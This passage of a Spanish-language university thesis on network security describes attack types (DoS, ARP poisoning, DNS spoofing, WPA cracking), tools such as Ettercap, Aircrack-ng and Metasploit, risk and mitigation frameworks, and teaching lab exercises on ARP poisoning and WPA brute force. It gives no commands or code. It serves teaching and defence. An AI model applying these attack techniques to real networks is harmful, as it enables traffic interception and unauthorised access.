Se clasificará a los ataques por el efecto que causan en las redes de datos al momento de ser ejecutados, así tenemos: ataques de reconocimiento, ataques de denegación de servicio, hombre en el medio, creación y difusión de virus e ingeniería social.

2.2.1 Ataques de reconocimiento

Es un tipo de ataque que permite recolectar información con el descubrimiento de sistemas, servicios o vulnerabilidades sin autorización. Las herramientas para este tipo de ataque son los barridos de ping, el husmeo

de paquetes, el escaneo de puertos y la búsqueda en internet [13].

2.2.2 Ataques de negación de servicio

Es un tipo de ataque que provoca que un servicio, o conjunto de ellos, se encuentren inaccesibles el mayor tiempo posible, por lo general son dirigidos a afectar los servidores de una compañía, para dificultar el desarrollo normal de sus actividades. La negación de servicio se ocasiona por la saturación de solicitudes ó por explotación de vulnerabilidades. Los ataques más comunes de negación de servicio son: inundación de sincronización, inundación de la conexión, amplificación DNS y ataque pitufo [13], [14].

La Inundación SYN es un ataque de negación de servicio que consiste en un saludo incompleto, es decir el cliente envía un paquete SYN pero no responde el paquete ACK, ocasionando que el servidor permanezca a la espera determinado tiempo hasta cancelar la llamada. Si se envían muchos saludos incompletos se logra que el servidor no responda ó presente lentitud en su desempeño [15]. También tenemos la inundación de la

conexión que es un ataque en el cual se inunda la red superando el máximo de conexiones simultáneas soportadas por los proveedores de internet, mediante conexiones que se establecen paulatinamente para mantener fuera de servicio al sistema [16]. EL ataque de amplificación DNS consiste en falsificar una gran cantidad de solicitudes con una dirección IP origen que corresponda a la dirección del servidor víctima. Todos los servidores DNS a los que se envíe una consulta recursiva, responderán al servidor atacado. Una petición DNS consigue una respuesta que multiplica varias veces su ancho de banda [17]. Y por último el ataque pitufo consiste en enviar paquetes ICMP de tipo echo request a una dirección IP de broadcast, usando como dirección origen la dirección de la víctima. Los equipos conectados a la red enviarán una respuesta ICMP a la víctima, lo que provoca una inundación de mensajes ICMP que saturan el ordenador atacado [11].

2.2.3 Hombre en el medio

Es una técnica en la cual el atacante está en el medio de una conexión, haciendo las veces de servidor y cliente, por lo que intercepta toda la información que circula entre ellos. Se pueden utilizar los siguientes ataques que habilitan una comunicación tipo MITM suplantación DNS, suplantación DHCP, envenenamiento ARP y punto de acceso falso [18].

La suplantación DNS es una técnica MITM que consiste en la suplantación de identidad por nombre de dominio, la suplantación DHCP es un ataque que consiste en la suplantación del servidor DHCP ocasionando que sean mal asignadas las direcciones IP en los dispositivos finales, el envenenamiento ARP es un tipo de ataque que se basa en "envenenar" la caché ARP de los dos equipos a intervenir con información falsa, para que el tráfico sea enviado a la máquina atacante [19], [20], [21]. El punto de acceso falso permite a las víctimas navegar en internet a través de la conexión de un atacante, con lo cual éste puede interceptar todo tipo de información [22].

2.2.4 Virus

Son un tipo de ataque que ingresan a los dispositivos de red de manera silenciosa, tomando forma de una aplicación útil y en algunos casos permiten que el atacante tenga total control sobre el dispositivo víctima [23].

2.2.5 Ingeniería social

La ingeniería social es una técnica basada en el engaño y utiliza la interacción humana para obtener información de una organización, algunos ejemplos son el phishing y el uso de las memorias extraíbles. Phishing es una estafa que mediante mensajes de correo electrónico o sitios web fraudulentos, intenta obtener información personal sensible [24], [25].

2.2.6 Desbordamiento de buffer

Es un ataque que permite sobrepasar la longitud de memoria reservada para los parámetros de una llamada a un procedimiento, con el fin de sobrescribir la dirección de retorno del contador de programa, de manera que

solo busca parámetros en procedimientos que no son correctamente comprobados antes de ser utilizados [26].

2.3. Ejemplos de herramientas utilizadas en el análisis y ataques en la red

Las herramientas para el análisis de tráfico permiten detectar las causas de una disminución en el rendimiento de la red, así también, examinar el tráfico identificando las amenazas a las que está expuesta con el objetivo de limitar su impacto, en cambio las herramientas para realizar ataques detectan y explotan las vulnerabilidades de los dispositivos finales o intermedios y son muy útiles para descubrir fallos a nivel de seguridad. Éstas herramientas pueden ser de código abierto, distribuidas bajo licencias gratuitas o licencias pagadas, en este caso vamos a mencionar algunas de las más conocidas [27].

2.3.1. Wireshark

Es un analizador de protocolos de código abierto, con licencia gratuita, compatible con más de 480 protocolos, su interfaz gráfica es sencilla y permite realizar un

desglose por capas de los paquetes capturados; muestra cada campo de forma detallada [27].

2.3.2. Tcpdump

Es una herramienta de código abierto distribuida bajo licencia BSD, basada en la librería libpcap, que permite analizar paquetes en modo consola, muestra de forma predeterminada todo el tráfico que circula a través del adaptador de red seleccionado y cuenta con filtros para depurar la búsqueda de información [28].

2.3.3. Scapy

Es una herramienta de código abierto que permite generar paquetes falsos UDP o TCP para desestabilizar la red, realizar ataques de negación de servicio, entre otros [29].

2.3.4. Omnipcap

Esta herramienta comercial permite realizar capturas en entornos locales e inalámbricos, analizar paquetes en tiempo real desde una interfaz única e identificar los equipos que están comunicándose incluyendo la

información de los protocolos y subprotocolos y las características del tráfico [30].

2.3.5. Ettercap

Es una herramienta de código abierto, distribuida de manera gratuita que funciona como un interceptor de tráfico, y nos permite inyectar datos en una conexión establecida y filtrar la información manteniendo la conexión sincronizada [31].

2.3.6. Yersinia

Es una herramienta de código abierto distribuida de manera gratuita que sirve para realizar auditoría informática y detectar la correcta configuración de seguridad de los dispositivos de capa dos del modelo TCP/IP, para ello permite realizar ataques a redes conmutadas y explotar las vulnerabilidades de varios protocolos como STP, VTP, DTP, CDP, DHCP, HSRP, IEEE 802.1Q, IEEE 802.1X, ISL [32].

2.3.7. Aircrack-ng

Es un conjunto de herramientas de código abierto, que es distribuido de manera gratuita y nos permite monitorear y analizar redes inalámbricas, además de descifrar claves WEP y WPA permitiendo el acceso ilícito a redes aparentemente seguras [33].

2.3.8. Metasploit

Es una herramienta de código abierto distribuida de manera gratuita, sirve para el desarrollo, prueba, mejora y penetración a diversos sistemas trabaja con una base de datos de códigos de explotación y vulnerabilidades [34]

CAPÍTULO 3

3. MECANISMOS DE SEGURIDAD EN LA RED

Las redes de comunicación desempeñan funciones importantes para la transferencia de información, la falta de análisis de los procesos y procedimientos para entablar una comunicación efectiva y sobre todo segura conlleva a que cada día se cometan fraudes electrónicos y se invadan sistemas informáticos. Es importante conocer los mecanismos y servicios de seguridad que sirven de referencia para establecer comunicaciones estructuradas como la recomendación X.800 y X. 805 de la ITU, que brindan información y normas necesarias para hacer frente a numerosos ataques intrusivos en la red [35], [36], [37].

3.1. Determinación de la línea base en la red

La línea base es una medición de todos los indicadores contemplados en el diseño de una red, permite recopilar información sobre el rendimiento de los dispositivos, frecuencia de comunicación, disponibilidad de los enlaces, evidenciando las áreas y servicios que no están en uso y en algunos casos conlleva a un rediseño de la red. Es importante establecer una línea base ya que permite determinar el comportamiento de la red en condiciones normales. Entre la información necesaria para establecer la línea base tenemos: tablas de direccionamiento, diagramas de topología, asignación de puertos y pruebas de conectividad de los equipos [2]. Los tres pasos recomendados para establecer una línea base son: determinar los tipos de datos que se deben recopilar, identificar los dispositivos y puertos de interés y por ultimo determinar el tiempo de duración de la línea base [2], [38].

Para determinar los tipos de datos que deben recopilarse se recomienda realizar la línea base sobre una red estable sin ninguna función que ocasione anomalía, luego se debe seleccionar las variables que se van a medir, evitando acumular información poco útil. Un inicio apropiado es reconocer las funcionalidades de la red y determinar los equipos que

interactúan con más frecuencia y son fundamentales en el desempeño de la red. [2], [38]. En la identificación de dispositivos y puertos de interés es conveniente aquellos dispositivos y puntos de acceso más importantes para el funcionamiento de la red y medimos su rendimiento [2], [37]. Las redes de comunicación tienen distintas aplicaciones y esto marca la diferencia al establecer la duración de su línea base, pero de forma general se recomienda que sea un lapso de siete días a fin de capturar cualquier tendencia semanal, diaria o por horas. Es conveniente efectuar análisis periódicos y por secciones de la red, para comprender el avance y los posibles factores que afectan a la misma [2].

3.2. Prevención de ataques en la red

Es la acción de preparar al sistema ante un posible riesgo o amenaza, es necesario conocer que un sistema seguro es aquel que cumple con las propiedades de: integridad, confidencialidad y disponibilidad de la información. La integridad garantiza que los recursos del sistema únicamente pueden ser modificados por la persona autorizada, mediante los mecanismos de seguridad tales como firma digital o cifrado de datos que provee autenticidad y precisión de la información sin

importar el momento en que se solicitó [35], [36]. La confidencialidad es una propiedad en la cual los datos o la información deben estar al alcance de las personas, entidades o mecanismos autorizados de manera autorizada y únicamente en los momentos autorizados, para asegurar la confidencialidad se diseñan controles de acceso tanto a usuarios como a sistemas, además se determinan los tiempos de acceso y los tipos de operaciones. La disponibilidad es la propiedad de los datos asociada a la fiabilidad técnica de los componentes del sistema de información, que permite que los datos estén en el sitio, momento y forma adecuada cuando son requeridos por el usuario autorizado [35], [37]. Una vez conocidas las propiedades de un sistema seguro, se debe realizar el análisis y control de riesgos del sistema informático, para conocer la información de los elementos y servicios que se deben proteger, así mismo los mecanismos de seguridad que se recomienda emplear.

3.2.1. Análisis de riesgos

El análisis es un estudio preliminar de los elementos que componen un sistema de información y estos son: activos, amenazas, riesgos, vulnerabilidades, ataques e impacto, que permitirán identificar y seleccionar las medidas de protección adecuadas. Los elementos activos son los recursos que pertenecen y se relacionan al sistema de información como: datos, programas, equipos físicos, redes, soportes para almacenar información, instalaciones, personal y servicios. Las amenazas provienen de factores como: personas, equipos o sucesos que tienen la facultad de aprovecharse de una vulnerabilidad existente en el sistema de información. El riesgo es la posibilidad de estar expuesto a una amenaza y la vulnerabilidad es la probabilidad que una amenaza se materialice contra un activo. Los ataques son producto de amenazas materializadas y el impacto son las consecuencias del daño causado por éste. Es importante conocer los objetivos de seguridad de la organización y determinar los sistemas que pueden contribuir a medir los riesgos así como el impacto causado, por lo que se realizan

inventarios de los equipos, se evalúan las medidas de seguridad existentes y también en muchos casos se utiliza una matriz donde las amenazas y vulnerabilidades tienen un valor del uno al cuatro según la magnitud del daño que pueden ocasionar. [35], [37], [39].

3.2.2. Control de riesgos

Es el proceso de toma de decisiones que permiten reducir los riesgos e implican analizar el funcionamiento, efectividad y cumplimiento de las medidas de seguridad, éstas deben estar en un plan de contingencia para conocer cuando intervenir y quiénes son los responsables de llevar a cabo esta acción [35], [39]. Para el control de riesgos es útil usar los servicios de seguridad de la información.

Servicios de seguridad

Es un servicio que garantiza la seguridad adecuada de los sistemas o de la transferencia de datos. La recomendación X.800 de la ITU divide los servicios de seguridad en cinco categorías y catorce servicios

específicos. En las cinco categorías de servicios de seguridades tenemos: autenticidad, control de acceso, confidencialidad, integridad y no repudio; con sus respectivos mecanismos, lista de control de acceso, cortafuego, cifrado, relleno de tráfico, entre otros. La figura 3.1 presenta la estructura básica de una red, donde se muestran algunos conceptos de las funciones que tienen los servicios de seguridad que se establecen en la recomendación X.800 de la ITU, como parte de una arquitectura completa, lo importante es destacar que éstos servicios son formas de asegurar un sistema información ante las amenazas y posibles ataques en una red que presenta alguna vulnerabilidad [35], [40].

Como se puede observar en la tabla I para cada amenaza existe un servicio de seguridad asociado que la contrarresta según los mecanismos de seguridad definidos en la recomendación X.800 de la ITU [37] [40].

A continuación detallamos cada uno de los servicios de seguridad mostrados en la tabla I. La autenticidad consiste en asegurar la legitimidad de la información y de las personas que intervienen en el proceso de comunicación, para esto se utiliza la firma y el

certificado digital. El control de acceso permite que el sistema otorgue el acceso a determinadas aplicaciones solamente a personas autorizadas, el método más sencillo de prevención es la contraseña, que para que se convierta en un método seguro requiere de ciertas características adicionales como cambiarla periódicamente y que sea cifrada [35]. La confidencialidad asegura la autenticidad de la información y de las personas que intervienen en el proceso de comunicación, protege los datos del usuario en la conexión y fuera de ella. La integridad ahora como servicio de seguridad permite que los datos no se modifiquen a lo largo de la transmisión [36]. El no repudio proporciona protección contra la interrupción, por parte de una de las entidades implicadas en la comunicación, prueba si el origen o destino es enviado o recibido por la parte especificada [36], [37], [40].




Figura 3.1: Elementos de la arquitectura de la Red. UIT-T X.805 [35].

Tabla I: Relación entre servicios de seguridad y mecanismos de seguridad [37].

AMENAZA	SERVICIO DE SEGURIDAD	MECANISMO DE SEGURIDAD
Acceso no autorizado Denegación del servicio	Control de acceso	Lista de control de acceso Cortafuego
Escuchas (Ataques pasivos)	Confidencialidad	Cifrado Rellenado de tráfico
Modificación no autorizada de la información	Integridad del mensaje	Firma digital Funciones hash y cifrado
Repudio del mensaje	No repudio	Firma digital Certificado
Enmascaramiento	Autenticación	Firma digital Certificado

3.2.3. Mecanismos de seguridad en las redes

Los mecanismos de seguridad se pueden dividir de acuerdo a su implementación, ya que hay algunos que se ejecutan en una capa específica de un protocolo y hay otros que no son específicos de ninguna capa de protocolo o servicio de seguridad en particular. En la figura 3.2 observamos la importancia de los mecanismos de seguridad al momento de transmitir la información, ya que las dos partes que intervienen en este proceso necesitan comprobar la autenticidad del emisor y receptor, también es necesario evidenciar la integridad de dicha información, es decir utilizar los servicios de seguridad respectivos, para así reducir el impacto en los elementos activos del sistema y también disminuir la vulnerabilidad ante las amenazas. Por eso los organismos internacionales establecen normas y procedimientos que sirven como referencia para tener una comunicación efectiva y en lo posible, segura. [36], [40].




Figura 3.2: Relación entre servicios y mecanismos de seguridad [36].

3.3 Detección de ataques en la red de datos

La detección de ataques es el proceso de identificación y respuesta ante las actividades ilícitas observadas contra uno o varios recursos de la red, permite clasificar y priorizar los incidentes en la red, se clasifica de la siguiente manera: accesos no autorizados, código malicioso, denegación de servicios, suplantación de identidad, recolección de información, entre otros. Las fuentes para detectar estos incidentes son las alarmas de los antivirus, sistemas de detección y prevención de intrusos, sistemas de motorización, avisos de propios usuarios

al detectar anomalías en el sistema informático y aviso de organizaciones externas que han detectado el incidente [38].

3.4 Recopilación de información

Es un proceso en el cual se recolecta información, para someterla a análisis e indicar los sistemas que se vieron afectados con la intrusión [41], [42].

Análisis forense

Es una ciencia moderna que reconstruye lo sucedido tras un incidente de seguridad, llámese a éste cualquier acción fuera de la ley o no autorizada. No es una medida preventiva de delitos, ya que de ello se encarga la seguridad informática que consta de reglamentos y penalizaciones por los entes reguladores que se acogen cabe resaltar, al convenio de ciber criminalidad, resolución 55/63 aprobada por la Asamblea de la ONU y el Reglamento 127/7 de la INTERPOL para el tratamiento de datos [43], [44]. Esta etapa comprende dos fases: la adquisición de datos y el análisis e investigación, para así culminar con un informe. Nos centraremos específicamente al tipo de análisis forense de red. La adquisición de datos es una fase del análisis forense donde se recomienda no apagar el dispositivo a fin de

evitar pérdidas de datos que están en la memoria volátil. Esta fase nos permite recopilar la siguiente información: usuarios conectados, procesos en ejecución, conexiones existentes, hora y fecha en que sucedió el incidente, el autor de la notificación, la clasificación del incidente (acceso no autorizado, suplantación de identidad, denegación de servicio, entre otros.), los dispositivos afectados y finalmente los programas que se vieron comprometidos, también contamos con otros medios de información que son: los miembros de la organización, topología de la red y de los sistemas, los log de la detección de la intrusión, modelo y descripción del sistema, número de serie, sistema operativo utilizado, así como el coste económico apropiado que tiene dicho incidente. El análisis de la información se puede dividir en dos tipos: análisis físico y lógico, la diferencia es que éste último es interpretado por el sistema operativo, toda la etapa de análisis requiere en su mayoría asesoría legal, ya que la mala práctica puede vulnerar algún derecho. Finalmente, la redacción del informe es la recopilación de todas las evidencias y su uso depende de a quien se lo dirige [41], [42].

3.5 Metodología para la mitigación de ataques en la red

Describe las medidas para contrarrestar daños causados por el ataque, es muy importante conocer que la mala aplicación de estos controles puede traer una falsa sensación de seguridad, agravando aún más la situación, ya que no estarán prevenidos ante una próxima amenaza. Otro de los factores importantes es que las medidas de seguridad no solo se basen en el factor tecnológico, sino en la inversión de capacitar y ofrecer cultura de seguridad al personal [45]. Existen algunas medidas de seguridad que básicamente se agrupan en cuatro tipos: legales, administrativas, físicas y lógicas [46]. Las personas que administran los sistemas informáticos deben estar al tanto de las leyes vigentes para conocer qué tipo de amenazas pueden prevenirse y qué tipos de impactos pueden perseguirse legalmente, aunque las leyes no eviten los delitos resulta útil intimidar al agresor o atacante. Adoptar medidas de organización como planes de contingencia, capacitación al personal, comité encargado de la seguridad, entre otros, permiten prepararse administrativamente ante una situación de riesgo. En nivel de protección físico diseña el control de acceso a los recursos, que van desde fallos en la energía eléctrica hasta la protección ante amenazas electromagnéticas. Las

defensas lógicas constituyen medidas de protección como: identificación, autorización y autenticación de usuarios, contraseñas, cifrado, entre otros. Existen dos grandes grupos de defensas, que sirven para contrarrestar o reducir las amenazas éstas son: activas y pasivas [41], [42], [45], [46].

3.5.1. Seguridad activa

Es el conjunto de pasos que realiza un individuo u organización entre el tiempo que un ataque es detectado y

el tiempo en que dicho ataque finaliza, puede ser de manera automática o no, permitiendo mitigar el impacto de una amenaza contra un activo en particular. Se conoce a esta defensa como medida de corrección y consiste en: apagar puertos de los dispositivos intermedios, dar de baja a servicios o conexiones remotas, inhabilitar puertos de servicios activos, desinstalar aplicaciones potencialmente inestables, entre otros [45], [46]

3.5.2. Seguridad pasiva

Es el conjunto de defensas que se implementan una vez producido el incidente de seguridad, intenta corregir los daños ocasionados más no reducir el riesgo a un ataque, se lo conoce a esta defensa como medida de corrección tal como: cortafuegos, antivirus, redes privadas (VPN), segmentación, cifrado de datos, recursos de respaldo y contraseñas complejas para administradores, usuarios y accesos remotos, etc. [45], [46]

3.5.3. Planes de contingencia

Son los pasos a seguir para recuperar la normalidad después de un ataque, es necesario contar con recursos para respaldar la información y también es importante tener un plan de contingencia. Contar con el recurso físico y lógico que permita sustituir los daños causados por el ataque, será de vital importancia al momento de estabilizar el sistema, se pueden utilizar los equipos de reserva y los programas para restaurar ficheros o las copias de seguridad. El plan de contingencia dará el orden adecuado a cada acción a

tomar e incluye un plan de emergencia en el cual refleja las responsabilidades que tiene cada persona después de ocurrido el ataque [36], [46].

CAPÍTULO 4

4. LABORATORIOS DE PRÁCTICAS DE SEGURIDAD

Para desarrollar las prácticas de seguridad de docentes y estudiantes mostradas en el Anexo A, fue necesario plantear los escenarios favorables en cada una de ellas, esto nos permitió realizar el análisis adecuado en cuanto al progreso de los estudiantes y el rendimiento de los dispositivos de red. El progreso de los estudiantes se midió a través las encuestas mostradas en el Anexo B, tomadas antes y después de las prácticas de seguridad de tal manera que al establecer las comparativas se pudo observar lo que ocurre con sus conocimientos en cada etapa. El rendimiento de la red fue medido estableciendo su línea base para tener una referencia del comportamiento de la misma en condiciones normales,

el tiempo de duración fue de treinta minutos, en los dispositivos finales medimos los porcentajes de uso del procesador y la memoria RAM para ello utilizamos las herramientas perfmon y el administrador de tareas en el sistema operativo Microsoft Windows XP Professional service pack 3 y system monitor en el sistema operativo GNU/Linux distribución Ubuntu 11.10, realizamos una comparativa de éstos datos con los obtenidos después de la práctica. En cada práctica se utiliza una máquina que hace las veces de atacante, el sistema operativo usado fue GNU/Linux, distribución Ubuntu 11.10 virtualizado y se instalaron en cada caso las herramientas necesarias para llevar a cabo la infiltración. La metodología empleada para llevar a cabo el proyecto de tesis se muestra en la figura 4.1, observamos que el factor base del esquema es el diseño de la topología y la importancia de conocer su estructura para posteriores análisis e implementaciones experimentales.




Figura 4.1: Diagrama básico de la metodología

4.1. Identificación y configuración de equipos de red que se utilizarán en las prácticas

Las prácticas de seguridad fueron realizadas en el antiguo Laboratorio de Simulación de Telecomunicaciones y ahora Laboratorio de Sistemas Telemáticos de la Escuela Superior Politécnica del Litoral, los equipos empleados fueron: enrutadores inalámbricos y alambrados, conmutadores y dispositivos finales, la forma de conexión de los mismos varía de acuerdo a la práctica en estudio, a continuación se detallarán las especificaciones técnicas de los dispositivos mencionados.

4.1.1. Dispositivos de red

El enrutador es un dispositivo que opera en la capa de tres del modelo TCP/IP y su función principal es encaminar paquetes de datos de una red a otra, interconectando subredes. El enrutador inalámbrico obedece al mismo principio de un enrutador LAN, la diferencia es que permite la conexión de dispositivos inalámbricos a las redes a las que se encuentra conectado por cable. El conmutador es un dispositivo que opera en la capa dos del modelo TCP/IP, y permite interconectar dos o más segmentos de

red. El dispositivo final brinda servicios directamente al usuario y se conecta a la red mediante una interfaz de red física.

Los dispositivos fueron interconectados de distintas formas de acuerdo con las necesidades de cada práctica, logrando el escenario apropiado para mostrar cada uno de los ataques. En la tabla II y III se muestran las especificaciones técnicas de los dispositivos finales e intermedios respectivamente.

Tabla II: Especificaciones técnicas de los dispositivos

Equipo	Marca	Modelo	Sistema operativo	Número de Puertos	Capa modelo TCP/IP
Enrutador	Cisco	2811	IOS versión 12.4 (3i)	8	3
Enrutador Inalámbrico	Linksys	wrt54g	Windows XP	5	3
Conmutador	Cisco	WS-C2960-24TT-L	IOS versión 12.2(50)SE 5	26	2

Tabla III: Especificaciones técnicas de los dispositivos finales

Equipo	Sistema operativo	Procesador	MEMORIA
Dispositivos finales (computadoras)	Windows XP /SP3 Profesional	Intel Core 2 Duo E6750 @ 2.67 GHz 1 procesador	2048 MB
	Linux/Ubuntu 11.10	Intel Core 2 Duo E6750 @ 2.67 GHz 1 procesador	1001 MB

4.1.2. Configuraciones básicas de los dispositivos de red

Los comandos mostrados en el Anexo C corresponden a todas las configuraciones usadas en los enrutadores y conmutadores, para las prácticas, se encuentran divididos por secciones de acuerdo a la función que realizan. En el enrutador inalámbrico se realizaron las siguientes configuraciones: protocolo de seguridad WPA/TKIP, contraseña con seguridad baja, DHCP para la parte LAN.

4.2. Envenenamiento de ARP

En la práctica se realizó el ataque de envenenamiento ARP utilizando la herramienta ettercap para modificar la tabla ARP en los dispositivos finales.

4.2.1. Escenario de la práctica

La red correspondía a un centro de compra y venta que contaba únicamente con el departamento de administración como se muestra en la figura 4.2. La

comunicación era constante entre el cliente FTP y el servidor FTP.




Figura 4.2: Esquema de conexión de la red compras

El conmutador del departamento de administración de la compañía tenía sus puertos sin seguridad ya que mantenían las configuraciones predeterminadas, por lo que cualquier dispositivo no autorizado podía conectarse a éste y pertenecer a la red. La máquina atacante se conectó al conmutador de administración como se muestra en la figura 4.3, y en ella ejecutamos la herramienta ettercap, para colocarnos en medio de la comunicación entre cliente-

servidor y cliente-enrutador con el objetivo de obtener información sensible.




Figura 4.3: Esquema de conexión del ataque a la red compras

4.2.2. Mitigación del ataque

Configuramos la seguridad en los puertos del conmutador de manera que se apliquen las restricciones que éste proporciona como límite de direcciones MAC y modos de violación del puerto. También en caso de no ser factible colocar la tabla ARP estática utilizamos la herramienta ARPON en los dispositivos finales, ya que ofrece

autenticación de las peticiones y repuestas ARP, manteniendo estática la tabla de asociación y eliminando las MAC falsas [47]. Los comandos de estas configuraciones se muestran en el Anexo C.

4.3. Vulnerando el protocolo WPA

En la práctica se explotó la vulnerabilidad que presenta el protocolo WPA ante ataques de fuerza bruta, que nos permite determinar la contraseña de acceso a la red inalámbrica, la herramienta usada fue aircrack-ng.

4.3.1. Escenario de la práctica

La red correspondía a un banco en el cual existían dos departamentos administración y gerencia, el banco contaba además con una red inalámbrica y una computadora portátil en la que los clientes podían hacer consultas dirigidas a los departamentos antes mencionados, como se muestra en la figura 4.4.

